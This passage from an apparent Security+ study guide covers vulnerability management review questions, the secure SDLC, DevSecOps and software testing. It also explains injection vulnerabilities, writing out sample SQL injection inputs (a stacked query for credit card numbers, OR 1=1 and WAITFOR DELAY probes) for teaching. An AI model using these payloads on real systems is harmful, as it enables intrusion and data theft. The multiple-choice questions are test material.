- Purchase insurance to transfer the financial risk of the vulnerability to an insurance provider.
- Grant an exception or exemption to the system as part of a formal

risk acceptance strategy

Validation of Remediation

After completing a vulnerability remediation effort, cybersecurity professionals should perform a validation that the vulnerability is no longer present. This is typically done by rescanning the affected system and verifying that the vulnerability no longer appears in scan results. In the case of more serious vulnerabilities, internal or external auditors may perform this validation to provide independent assurance that the issue is resolved.

Reporting

The final stage in the vulnerability life cycle is reporting, which involves communicating the findings, actions taken, and lessons learned to relevant stakeholders within the organization. This step ensures that decision-makers are informed about the current state of the organization's security posture and the effectiveness of the vulnerability management program. Reporting may include:

- Summarizing the vulnerabilities identified, analyzed, and remediated, along with their initial severity and impact on the organization
- Providing details on the remediation actions taken, including patches applied, compensating controls implemented, and risk acceptance decisions made
- Highlighting any trends, patterns, or areas requiring further attention, such as recurring vulnerabilities or systems that are particularly susceptible to exploitation
- Offering recommendations for improvements in the vulnerability management process, security policies, or employee training programs based on the findings and experiences throughout the life cycle

Regular and comprehensive reporting not only demonstrates the organization's commitment to cybersecurity but also enables continuous improvement by identifying potential gaps in the

vulnerability management process and fostering a proactive approach to addressing security risks.

Summary

Security assessment and testing plays a crucial role in the ongoing management of a cybersecurity program. The techniques discussed in this chapter help cybersecurity professionals maintain effective security controls and stay abreast of changes in their environment that might alter their security posture.

Vulnerability scanning identifies potential security issues in systems, applications, and devices, providing teams with the ability to remediate those issues before they are exploited by attackers. The vulnerabilities that may be detected during these scans include improper patch management, weak configurations, default accounts, and the use of insecure protocols and ciphers.

Penetration testing puts security professionals in the role of attackers and asks them to conduct offensive operations against their targets in an effort to discover security issues. The results of penetration tests provide a roadmap for improving security controls.

Exam Essentials

Many vulnerabilities exist in modern computing environments. Cybersecurity professionals should remain aware of the risks posed by vulnerabilities both on-premises and in the cloud. Improper or weak patch management can be the source of many of these vulnerabilities, providing attackers with a path to exploit operating systems, applications, and firmware. Weak configuration settings that create vulnerabilities include open permissions, unsecured root accounts, errors, weak encryption settings, insecure protocol use, default settings, and open ports and services. When a scan detects a vulnerability that does not exist, the report is known as a false positive. When a scan does not detect a vulnerability that actually exists, the report is known as a false negative.

Threat hunting discovers existing compromises. Threat hunting activities presume that an organization is already compromised and search for indicators of those compromises. Threat hunting efforts include the use of advisories, bulletins, and threat intelligence feeds in an intelligence fusion program. They search for signs that attackers gained initial access to a network and then conducted maneuver activities on that network.

Vulnerability scans probe systems, applications, and devices for known security issues. Vulnerability scans leverage application, network, and web application testing to check for known issues. These scans may be conducted in a credentialed or noncredentialed fashion and may be intrusive or nonintrusive, depending on the organization's needs. Analysts reviewing scans should also review logs and configurations for additional context. Vulnerabilities are described consistently using the Common Vulnerabilities and Exposures (CVE) standard and are rated using the Common Vulnerability Scoring System (CVSS). CVE and CVSS are components of the Security Content Automation Protocol (SCAP).

Penetration testing places security professionals in the role of attackers. Penetration tests may be conducted in a manner that provides the testers with full access to information before the test (known environment), no information at all (unknown environment), or somewhere in between those two extremes (partially known environment). Testers conduct tests within the rules of engagement and normally begin with reconnaissance efforts, including war driving, war flying, footprinting, and open source intelligence (OSINT). They use this information to gain initial access to a system. From there, they seek to conduct privilege escalation to increase their level of access and lateral movement/pivoting to expand their access to other systems. They seek to achieve persistence to allow continued access after the vulnerability they initially exploited is patched. At the conclusion of the test, they conduct cleanup activities to restore systems to normal working order and remove traces of their activity.

Bug bounty programs incentivize vulnerability reporting. Bug bounty programs allow external security professionals to probe the security of an organization's public-facing systems. Testers who

discover vulnerabilities are provided with financial rewards for their participation. This approach is a good way to motivate hackers to work for good, rather than using discovered vulnerabilities against a target.

Recognize the purpose and types of security audits. Audits are formal examinations of an organization's security controls. They may be performed by internal audit teams or independent third-party auditors. At the conclusion of an audit, the audit team makes an attestation about the adequacy and effectiveness of the organization's security controls.

Understand the stages of the vulnerability life cycle. The stages of the vulnerability life cycle are vulnerability identification, analysis, response and remediation, validation of remediation, and reporting. Vulnerability identification can come from scans, penetration tests, responsible disclosure or bug bounty programs, and audit results. Analysis involves confirming the vulnerability, prioritizing it using CVSS and CVE, and considering organization-specific factors. Responses include applying patches, isolating affected systems, implementing compensating controls, transferring risk through insurance, or formally accepting the risk. Validation ensures the vulnerability is no longer present, and reporting informs stakeholders about the findings, actions, trends, and recommendations for improvement.

Review Questions

1. Which one of the following security assessment techniques assumes that an organization has already been compromised and searches for evidence of that compromise?
 - A. Vulnerability scanning
 - B. Penetration testing
 - C. Threat hunting
 - D. War driving
2. Renee is configuring her vulnerability management solution to perform credentialled scans of servers on her network. What type

of account should she provide to the scanner?

- A. Domain administrator
- B. Local administrator
- C. Root
- D. Read-only

3. Ryan is planning to conduct a vulnerability scan of a business-critical system using dangerous plug-ins. What would be the best approach for the initial scan?
 - A. Run the scan against production systems to achieve the most realistic results possible.
 - B. Run the scan during business hours.
 - C. Run the scan in a test environment.
 - D. Do not run the scan to avoid disrupting the business.
4. Which one of the following values for the CVSS attack complexity metric would indicate that the specified attack is simplest to exploit?
 - A. High
 - B. Medium
 - C. Low
 - D. Severe
5. Tara recently analyzed the results of a vulnerability scan report and found that a vulnerability reported by the scanner did not exist because the system was actually patched as specified. What type of error occurred?
 - A. False positive
 - B. False negative
 - C. True positive
 - D. True negative

6. Brian ran a penetration test against a school's grading system and discovered a flaw that would allow students to alter their grades by exploiting a SQL injection vulnerability. What type of control should he recommend to the school's cybersecurity team to prevent students from engaging in this type of activity?
- A. Confidentiality
 - B. Integrity
 - C. Alteration
 - D. Availability
7. Which one of the following security assessment tools is least likely to be used during the reconnaissance phase of a penetration test?
- A. Nmap
 - B. Nessus
 - C. Metasploit
 - D. Nslookup
8. During a vulnerability scan, Brian discovered that a system on his network contained this vulnerability:

THREAT:

Microsoft Server Message Block (SMB) Protocol is a Microsoft network file sharing protocol used in Microsoft Windows. The Microsoft SMB Server is vulnerable to multiple remote code execution vulnerabilities due to the way that the Microsoft Server Message Block 1.0 (SMBv1) server handles certain requests. This security update is rated Critical for all supported editions of Windows Vista, Windows Server 2008, Windows 7, Windows Server 2008 R2, Windows Server 2012 and 2012 R2, Windows 8.1 and RT 8.1, Windows 10 and Windows Server 2016.

IMPACT:

A remote attacker could gain the ability to execute code by sending crafted messages to a Microsoft Server Message Block 1.0 (SMBv1) server.

SOLUTION:

Customers are advised to refer to Microsoft Advisory [MS17-010](#) for more details.

Patch:

Following are links for downloading patches to fix the vulnerabilities:

What security control, if deployed, would likely have addressed this issue?

- A. Patch management
- B. File integrity monitoring

- C. Intrusion detection
 - D. Threat hunting
9. Which one of the following tools is most likely to detect an XSS vulnerability?
- A. Static application test
 - B. Web application vulnerability scanner
 - C. Intrusion detection system
 - D. Network vulnerability scanner
10. During a penetration test, Patrick deploys a toolkit on a compromised system and uses it to gain access to other systems on the same network. What term best describes this activity?
- A. Lateral movement
 - B. Privilege escalation
 - C. Footprinting
 - D. OSINT
11. Zian is a cybersecurity leader who is coordinating the activities of a security audit. The audit is being done to validate the organization's financial statements to investors and involves a review of cybersecurity controls. What term best describes this audit?
- A. External audit
 - B. Penetration test
 - C. Internal audit
 - D. Informal audit
12. Which one of the following assessment techniques is designed to solicit participation from external security experts and reward them for discovering vulnerabilities?
- A. Threat hunting
 - B. Penetration testing

- C. Bug bounty
 - D. Vulnerability scanning
13. Kyle is conducting a penetration test. After gaining access to an organization's database server, he installs a backdoor on the server to grant himself access in the future. What term best describes this action?
- A. Privilege escalation
 - B. Lateral movement
 - C. Maneuver
 - D. Persistence
14. Which one of the following techniques would be considered passive reconnaissance?
- A. Port scans
 - B. Vulnerability scans
 - C. WHOIS lookups
 - D. Footprinting
15. Which element of the SCAP framework can be used to consistently describe vulnerabilities?
- A. CPE
 - B. CVE
 - C. CVSS
 - D. CCE
16. Bruce is conducting a penetration test for a client. The client provided him with full details of their systems in advance. What type of test is Bruce conducting?
- A. Partially known environment test
 - B. Detailed environment test
 - C. Known environment test

- D. Unknown environment test
17. Lila is working on a penetration testing team and she is unsure whether she is allowed to conduct social engineering as part of the test. What document should she consult to find this information?
- A. Contract
 - B. Statement of work
 - C. Rules of engagement
 - D. Lessons learned report
18. Grace would like to determine the operating system running on a system that she is targeting in a penetration test. Which one of the following techniques will most directly provide her with this information?
- A. Port scanning
 - B. Footprinting
 - C. Vulnerability scanning
 - D. Packet capture
19. Kevin recently identified a new security vulnerability and computed its CVSS base score as 6.5. Which risk category would this vulnerability fall into?
- A. Low
 - B. Medium
 - C. High
 - D. Critical
20. Which one of the CVSS metrics would contain information about the type of account access that an attacker must have to execute an attack?
- A. AV
 - B. C
 - C. PR

D. AC

Chapter 6

Application Security

THE COMPTIA SECURITY+ EXAM OBJECTIVES COVERED IN THIS CHAPTER INCLUDE:

✓ Domain 2.0: Threats, Vulnerabilities, and Mitigations

- 2.3. Explain various types of vulnerabilities.
 - Application (Memory injection, Buffer overflow, Race conditions (Time-of-check (TOC), Target of evaluation (TOE), Time-of-use (TOU)), Malicious update)
 - Web-based (Structured Query Language injection (SQLi), Cross-site scripting (XSS))
- 2.4. Given a scenario, analyze indicators of malicious activity.
 - Application attacks (Injection, Buffer overflow, Replay, Privilege escalation, Forgery, Directory traversal)

✓ Domain 4.0: Security Operations

- 4.1. Given a scenario, apply common security techniques to computing resources.
 - Application security (Input validation, Secure cookies, Static code analysis, Code signing)
 - Sandboxing
- 4.3. Explain various activities associated with vulnerability management.
 - Identification methods (Application security, Static analysis, Dynamic analysis, Package monitoring)
- 4.7. Explain the importance of automation and orchestration related to secure operations.

- Use cases of automation and scripting (User provisioning, Resource provisioning, Guard rails, Security groups, Ticket creation, Escalation, Enabling/disabling services and access, Continuous integration and testing, Integrations and Application programming interfaces (APIs))
- Benefits (Efficiency/time saving, Enforcing baselines, Standard infrastructure configurations, Scaling in a secure manner, Employee retention, Reaction time, Workforce multiplier)
- Other considerations (Complexity, Cost, Single point of failure, Technical debt, Ongoing supportability)

✓ **Domain 5.0: Security Program Management and Oversight**

- 5.1. Summarize elements of effective security governance.
- Policies (Software development lifecycle (SDLC))

Software ranging from customer-facing applications and services to smaller programs, down to the smallest custom scripts written to support business needs, is everywhere in our organizations. The process of designing, creating, supporting, and maintaining that software is known as the software development life cycle (SDLC). As a security practitioner, you need to understand the SDLC and its security implications to ensure that the software your organization uses is well written and secure throughout its lifespan.

In this chapter, you will learn about major software development life cycle models and the reasons for choosing them. Next you will review software development security best practices and guidelines on secure software coding. As part of this, you will learn how software is tested and reviewed, and how these processes fit into the SDLC.

Finally, you will learn about the common vulnerabilities that exist in software, including client-server and web-based applications. You'll learn how to recognize and defend against software security exploits.

Software Assurance Best Practices

Building, deploying, and maintaining software requires security involvement throughout the software's life cycle. Secure software development life cycles include incorporating security concerns at every stage of the software development process.

The Software Development Life Cycle

The *software development life cycle (SDLC)* describes the steps in a model for software development throughout its life. As shown in [Figure 6.1](#), it maps software creation from an idea to requirements gathering and analysis to design, coding, testing, and rollout. Once software is in production, it also includes user training, maintenance, and decommissioning at the end of the software package's useful life.

Software development does not always follow a formal model, but the majority of enterprise development for major applications does follow most, if not all, of these phases. In some cases, developers may even use elements of an SDLC model without realizing it!

The SDLC is useful for organizations and for developers because it provides a consistent framework to structure workflow and to provide planning for the development process. Despite these advantages, simply picking an SDLC model to implement may not always be the best choice. Each SDLC model has certain types of work and projects that it fits better than others, making choosing an SDLC model that fits the work an important part of the process.




FIGURE 6.1 High-level SDLC view



NOTE In this chapter we will refer to the output of the SDLC as “software” or as an “application,” but the SDLC may be run for a service, a system, or other output. Feel free to substitute the right phrasing that is appropriate for you.

Software Development Phases

Regardless of which SDLC or process is chosen by your organization, a few phases appear in most SDLC models:

1. The *planning* phase is where initial investigations into whether the effort should occur are conducted. This stage also looks at alternative solutions and high-level costs for each solution proposed. It results in a recommendation with a plan to move forward.
2. Once an effort has been deemed feasible, it will typically go through a *requirements definition* phase. In this phase, customer

input is sought to determine what the desired functionality is, what the current system or application currently does and doesn't do, and what improvements are desired. Requirements may be ranked to determine which are most critical to the success of the project.



Security requirements definition is an important part of the analysis and requirements definition phase. It ensures that the application is designed to be secure and that secure coding practices are used.

3. The *design* phase includes design for functionality, architecture, integration points and techniques, dataflows, business processes, and any other elements that require design consideration.
4. The actual coding of the application occurs during the *coding* phase. This phase may involve testing of parts of the software, including *unit testing*, the testing of small components individually to ensure they function properly.
5. Although some testing is likely to occur in the coding phase, formal testing with customers or others outside of the development team occurs in the *testing* phase. Individual units or software components are integrated and then tested to ensure proper functionality. In addition, connections to outside services, data sources, and other integration may occur during this phase. During this phase *user acceptance testing* (UAT) occurs to ensure that the users of the software are satisfied with its functionality.
6. The important task of ensuring that the end users are trained on the software and that the software has entered general use occurs in the *training and transition* phase. This phase is sometimes called the acceptance, installation, and deployment phase.
7. Once a project reaches completion, the application or service will enter what is usually the longest phase: *operations and*

maintenance. This phase includes patching, updating, minor modifications, and other work that goes into daily support.

8. The *decommissioning* phase occurs when a product or system reaches the end of its life. Although disposition is often ignored in the excitement of developing new products, it is an important phase for a number of reasons: shutting down old products can produce cost savings, replacing existing tools may require specific knowledge or additional effort, and data and systems may need to be preserved or properly disposed of.

The order of the phases may vary, with some progressing in a simple linear fashion and others taking an iterative or parallel approach. You will still see some form of each of these phases in successful software life cycles.

Code Deployment Environments

Many organizations use multiple environments for their software and systems development and testing. The names and specific purposes for these systems vary depending on organizational needs, but the most common environments are as follows:

- The *development environment* is typically used for developers or other “builders” to do their work. Some workflows provide each developer with their own development environment; others use a shared development environment.
- The *test environment* is where the software or systems can be tested without impacting the production environment. In some schemes, this is preproduction, whereas in others a separate preproduction staging environment is used. *Quality assurance (QA)* activities take place in the test environment.
- The *staging environment* is a transition environment for code that has successfully cleared testing and is waiting to be deployed into production.
- The *production environment* is the live system. Software,

patches, and other changes that have been tested and approved move to production.

Change management processes are typically followed to move through these environments. This provides accountability and oversight and may be required for audit or compliance purposes as well.

Exam Note

Remember that the software development life cycle (SDLC) describes the steps in a model for software development throughout its life. It maps software creation from an idea to requirements gathering and analysis to design, coding, testing, and rollout. Secure SDLC practices aim to integrate security into the development process.

DevSecOps and DevOps

DevOps combines software development and IT operations with the goal of optimizing the SDLC. This is done by using collections of tools called toolchains to improve SDLC processes. The toolchain includes tools that assist with coding, building, testing, packaging, releasing, configuring monitoring software.

Of course, DevOps should have security baked into it as well. The term *DevSecOps* describes security as part of the DevOps model. In this model, security is a shared responsibility that is part of the entire development and operations cycle. That means integrating security into the design, development, testing, and operational work done to produce applications and services.

The role of security practitioners in a DevSecOps model includes threat analysis and communications, planning, testing, providing feedback, and of course, ongoing improvement and awareness responsibilities. To do this requires a strong understanding of the


organization's risk tolerance, as well as awareness of what the others involved in the DevSecOps environment are doing and when they are doing it. DevOps and DevSecOps are often combined with continuous integration and continuous deployment methodologies, where they can rely on automated security testing, and integrated security tooling, including scanning, updates, and configuration management tools, to help ensure security.

Continuous Integration and Continuous Deployment

Continuous integration (CI) is a development practice that consistently (and on an ongoing basis) checks code into a shared repository. In CI environments, this can range from a few times a day to a very frequent process of check-ins and automated builds. The main goal of this approach is to enable the use of automation and scripting to implement automated courses of action that result in continuous delivery of code.

Since continuous integration relies on an automated build process, it also requires automated testing. It is also often paired with *continuous deployment (CD)* (sometimes called continuous delivery), which rolls out tested changes into production automatically as soon as they have been tested.

[Figure 6.2](#) shows a view of the continuous integration/continuous deployment pipeline.



[FIGURE 6.2](#) The CI/CD pipeline

Using continuous integration and continuous deployment methods requires building *continuous validation* and automated security testing into the pipeline testing process. It can result in new vulnerabilities being deployed into production and could allow an untrusted or rogue developer to insert flaws into code that is deployed and then remove the code as part of a deployment in the next cycle.

This means that logging, reporting, and *continuous monitoring* must all be designed to fit the CI/CD process.

Designing and Coding for Security

Participating in the SDLC as a security professional provides significant opportunities to improve the security of applications. The first chance to help with software security is in the requirements gathering and design phases, when security can be built in as part of the requirements and then designed in based on those requirements. Later, during the development process, secure coding techniques, code review, and testing can improve the quality and security of the code that is developed.

During the testing phase, fully integrated software can be tested using tools like web application security scanners or penetration testing techniques. This also provides the foundation for ongoing security operations by building the baseline for future security scans and regression testing during patching and updates. Throughout these steps, it helps to understand the common security issues that developers face, create, and discover.

Secure Coding Practices

One of the best resources for secure coding practices is the Open Worldwide Application Security Project (OWASP). OWASP is the home of a broad community of developers and security practitioners, and it hosts many community-developed standards, guides, and best practice documents, as well as a multitude of open source tools. OWASP provides a regularly updated list of proactive controls that is useful to review not only as a set of useful best practices, but also as a way to see how web application security threats change from year to year.

Here are OWASP's top proactive controls with brief descriptions:

Define Security Requirements. Implement security throughout the development process.

Leverage Security Frameworks and Libraries. Preexisting

security capabilities can make securing applications easier.

Secure Database Access. Prebuild SQL queries to prevent injection and configure databases for secure access.

Encode and Escape Data. Remove special characters.

Validate All Inputs. Treat user input as untrusted and filter appropriately.

Implement Digital Identity. Use multifactor authentication, secure password storage and recovery, and session handling.

Enforce Access Controls. Require all requests to go through access control checks, deny by default, and apply the principle of least privilege.

Protect Data Everywhere. Use encryption in transit and at rest.

Implement Security Logging and Monitoring. This helps detect problems and allows investigation after the fact.

Handle All Errors and Exceptions. Errors should not provide sensitive data, and applications should be tested to ensure that they handle problems gracefully.

You can find OWASP's Proactive Controls list at

<https://owasp.org/www-project-proactive-controls>, and a useful quick reference guide to secure coding practices is available at <https://owasp.org/www-project-secure-coding-practices-quick-reference-guide>.

API Security

Application programming interfaces (APIs) are interfaces between clients and servers or applications and operating systems that define how the client should ask for information from the server and how the server will respond. This definition means that programs written in any language can implement the API and make requests.

APIs are tremendously useful for building interfaces between systems, but they can also be a point of vulnerability if they are not secured

properly. API security relies on authentication, authorization, proper data scoping to ensure that too much data isn't released, rate limiting, input filtering, and appropriate monitoring and logging to remain secure. Of course, securing the underlying systems, configuring the API endpoint server or service, and providing normal network layer security to protect the service are also important.



OWASP's API Security Project provides a useful breakdown of API security techniques. You can read more at www.owasp.org/index.php/OWASP_API_Security_Project.

Many security tools and servers provide APIs, and security professionals are often asked to write scripts or programs that can access an API to pull data.

Software Security Testing

No matter how well talented the development team for an application is, there will be some form of flaws in the code. Veracode's 2023 metrics for applications based on their testing showed that 74 percent of the applications they scanned exhibited at least one security issue during the testing process. That number points to a massive need for software security testing to continue to be better integrated into the software development life cycle.



In addition to these statistics, Veracode provides a useful yearly review of the state of software security. You can read more of the 2023 report at https://info.veracode.com/rs/790-ZKW-291/images/Veracode_State_of_Software_Security_2023.pdf.

A broad variety of manual and automatic testing tools and methods

are available to security professionals and developers. Fortunately, automated tools have continued to improve, providing an easier way to verify that code is more secure. Over the next few pages, we will review some of the critical software security testing methods and tools available today.

Analyzing and Testing Code

The source code that is the basis of every application and program can contain a variety of bugs and flaws, from programming and syntax errors to problems with business logic, error handling, and integration with other services and systems. It is important to be able to analyze the code to understand what the code does, how it performs that task, and where flaws may occur in the program itself. This is often done via static or dynamic code analysis along with testing methods like fuzzing. Once changes are made to code and it is deployed, it must be regression tested to ensure that the fixes put in place didn't create new security issues!

Static Code Analysis

As you learned in [Chapter 5](#), “Security Assessment and Testing,” *static code analysis* (sometimes called source code analysis) is conducted by reviewing the code for an application. Since static analysis uses the source code for an application, it can be seen as a type of known-environment testing with full visibility to the testers. This can allow testers to find problems that other tests might miss, either because the logic is not exposed to other testing methods or because of internal business logic problems.

Unlike many other methods, static analysis does not run the program; instead, it focuses on understanding how the program is written and what the code is intended to do. Static code analysis can be conducted using automated tools or manually by reviewing the code—a process sometimes called “code understanding.” Automated static code analysis can be very effective at finding known issues, and manual static code analysis helps to identify programmer-induced errors.



OWASP provides static code analysis tools at
https://owasp.org/www-community/controls/Static_Code_Analysis.

Dynamic Code Analysis

Dynamic code analysis relies on execution of the code while providing it with input to test the software. Much like static code analysis, dynamic code analysis may be done via automated tools or manually, but there is a strong preference for automated testing due to the volume of tests that need to be conducted in most dynamic code testing processes.

Exam Note

Know that static testing analyzes code without executing it. This approach points developers directly at vulnerabilities and often provides specific remediation suggestions. Dynamic testing executes code as part of the test, running all the interfaces that the code exposes to the user with a variety of inputs, searching for vulnerabilities.

Fuzzing

Fuzz testing, or *fuzzing*, involves sending invalid or random data to an application to test its ability to handle unexpected data. The application is monitored to determine if it crashes, fails, or responds in an incorrect manner. Fuzzing is typically automated due to the large amount of data that a fuzz test involves, and it is particularly useful for detecting input validation and logic issues as well as memory leaks and error handling. Unfortunately, fuzzing tends to only identify simple problems—it does not account for complex logic or business process issues, and it may not provide complete code coverage if its progress is not monitored.

Injection Vulnerabilities

Now that you have a good understanding of secure code development and testing practices, let's turn our attention to the motivating force behind putting these mechanisms in place: the vulnerabilities that attackers may exploit to undermine our security. We'll look at a number of different vulnerability categories in this chapter.

Injection vulnerabilities are among the primary mechanisms that attackers use to break through a web application and gain access to the systems supporting that application. These vulnerabilities allow an attacker to supply some type of code to the web application as input and trick the web server into either executing that code or supplying it to another server to execute.

SQL Injection Attacks

Web applications often receive input from users and use it to compose a database query that provides results that are sent back to a user. For example, consider the search function on an e-commerce site. If a user enters **orange tiger pillow** into the search box, the web server needs to know what products in the catalog might match this search term. It might send a request to the backend database server that looks something like this:

```
SELECT ItemName, ItemDescription, ItemPrice  
FROM Products  
WHERE ItemName LIKE '%orange%' AND  
ItemName LIKE '%tiger%' AND  
ItemName LIKE '%pillow%'
```

This command retrieves a list of items that can be included in the results returned to the end user. In a *SQL injection (SQLi)* attack, the attacker might send a very unusual-looking request to the web server, perhaps searching for

```
orange tiger pillow'; SELECT CustomerName, CreditCardNumber FROM  
Orders; --
```

If the web server simply passes this request along to the database server, it would do this (with a little reformatting for ease of viewing):

```
SELECT ItemName, ItemDescription, ItemPrice  
FROM Products  
WHERE ItemName LIKE '%orange%' AND  
ItemName LIKE '%tiger%' AND  
ItemName LIKE '%pillow';  
SELECT CustomerName, CreditCardNumber  
FROM Orders;  
-- %'
```

This command, if successful would run two different SQL queries (separated by the semicolon). The first would retrieve the product information, and the second would retrieve a listing of customer names and credit card numbers.

In the basic SQL injection attack we just described, the attacker is able to provide input to the web application and then monitor the output of that application to see the result. Though that is the ideal situation for an attacker, many web applications with SQL injection flaws do not provide the attacker with a means to directly view the results of the attack. However, that does not mean the attack is impossible; it simply makes it more difficult. Attackers use a technique called *blind SQL injection* to conduct an attack even when they don't have the ability to view the results directly. We'll discuss two forms of blind SQL injection: content-based and timing-based.

Blind Content-Based SQL Injection

In a content-based blind SQL injection attack, the perpetrator sends input to the web application that tests whether the application is interpreting injected code before attempting to carry out an attack. For example, consider a web application that asks a user to enter an account number. A simple version of this web page might look like the one shown in [Figure 6.3](#).

Account Query Page

Account Number:

Submit

FIGURE 6.3 Account number input page

When a user enters an account number into that page, they will next see a listing of the information associated with that account, as shown in [Figure 6.4](#).

Account Information

Account Number 52019

First Name Mike

Last Name Chapple

Balance \$16,384

FIGURE 6.4 Account information page

The SQL query supporting this application might be something similar

to this, where the \$account field is populated from the input field in [Figure 6.3](#):

```
SELECT FirstName, LastName, Balance  
FROM Accounts  
WHERE AccountNumber = '$account'
```

In this scenario, an attacker could test for a standard SQL injection vulnerability by placing the following input in the AccountNumber field:

```
52019' OR 1=1; --
```

If successful, this would result in the following query being sent to the database:

```
SELECT FirstName, LastName, Balance  
FROM Accounts  
WHERE AccountNumber = '52019' OR 1=1
```

This query would match all results. However, the design of the web application may ignore any query results beyond the first row. If this is the case, the query would display the same results as shown in [Figure 6.4](#). Though the attacker may not be able to see the results of the query, that does not mean the attack was unsuccessful. However, with such a limited view into the application, it is difficult to distinguish between a well-defended application and a successful attack.

The attacker can perform further testing by taking input that is known to produce results, such as providing the account number 52019 from [Figure 6.4](#) and using SQL that modifies that query to return *no* results. For example, the attacker could provide this input to the field:

```
52019' AND 1=2; --
```

If the web application is vulnerable to blind SQL injection attacks, it would send the following query to the database:

```
SELECT FirstName, LastName, Balance  
FROM Accounts  
WHERE AccountNumber = '52019' AND 1=2
```

This query, of course, never returns any results because 1 is never equal to 2! Therefore, the web application would return a page with no

results, such as the one shown in [Figure 6.5](#). If the attacker sees this page, they can be reasonably sure that the application is vulnerable to blind SQL injection and can then attempt more malicious queries that alter the contents of the database or perform other unwanted actions.

The screenshot shows a web page titled "Account Information". Below the title, there are four input fields: "Account Number", "First Name", "Last Name", and "Balance". Each field is preceded by a bold, dark red label. The entire form is contained within a light gray rectangular border.

[FIGURE 6.5](#) Account information page after blind SQL injection

Blind Timing-Based SQL Injection

In addition to using the content returned by an application to assess susceptibility to blind SQL injection attacks, penetration testers may use the amount of time required to process a query as a channel for retrieving information from a database.

These attacks depend on delay mechanisms provided by different database platforms. For example, Microsoft SQL Server's Transact-SQL allows a user to specify a command such as this:

```
WAITFOR DELAY '00:00:15'
```

This command would instruct the database to wait 15 seconds before performing the next action. An attacker seeking to verify whether an application is vulnerable to time-based attacks might provide the following input to the account ID field:

```
52019'; WAITFOR DELAY '00:00:15'; --
```

An application that immediately returns the result shown in [Figure 6.4](#) is probably not vulnerable to timing-based attacks. However, if the application returns the result after a 15-second delay, it is likely vulnerable.

This might seem like a strange attack, but it can actually be used to extract information from the database. For example, imagine that the Accounts database table used in the previous example contains an unencrypted field named Password. An attacker could use a timing-based attack to discover the password by checking it letter by letter.

The SQL to perform a timing-based attack is a little complex, and you won't need to know it for the exam. Instead, here's some pseudocode that illustrates how the attack works conceptually:

```
For each character in the password
    For each letter in the alphabet
        If the current character is equal to the current letter, wait
15
        seconds before returning results
```

In this manner, an attacker can cycle through all the possible password combinations to ferret out the password character by character. This may seem tedious, but security tools like SQLmap and Metasploit automate blind timing-based attacks, making them quite straightforward.

Exam Note

In a SQL injection attack, malicious code is inserted into strings of code that are later passed to a SQL database server.

Code Injection Attacks

SQL injection attacks are a specific example of a general class of attacks known as *code injection* attacks. These attacks seek to insert

attacker-written code into the legitimate code created by a web application developer. Any environment that inserts user-supplied input into code written by an application developer may be vulnerable to a code injection attack.

Similar attacks may take place against other environments. For example, attackers might embed commands in text being sent as part of a Lightweight Directory Access Protocol (LDAP) query, conducting an *LDAP injection attack*. They might also attempt to embed code in Extensible Markup Language (XML) documents, conducting an *XML injection attack*. Commands may even attempt to load dynamically linked libraries (DLLs) containing malicious code in a *DLL injection attack*.

In addition to SQL injection, cross-site scripting is an example of a code injection attack that inserts HTML code written by an attacker into the web pages created by a developer. We'll discuss cross-site scripting in detail later in the section "Cross-Site Scripting (XSS)."

Command Injection Attacks

In some cases, application code may reach back to the operating system to execute a command. This is especially dangerous because an attacker might exploit a flaw in the application and gain the ability to directly manipulate the operating system. For example, consider the simple application shown in [Figure 6.6](#).

Account Creation Page

Username:

Submit

FIGURE 6.6 Account creation page

This application sets up a new student account for a course. Among other actions, it creates a directory on the server for the student. On a Linux system, the application might use a `system()` call to send the directory creation command to the underlying operating system. For example, if someone fills in the text box with

`mchapple`

the application might use the function call

```
system('mkdir /home/students/mchapple')
```

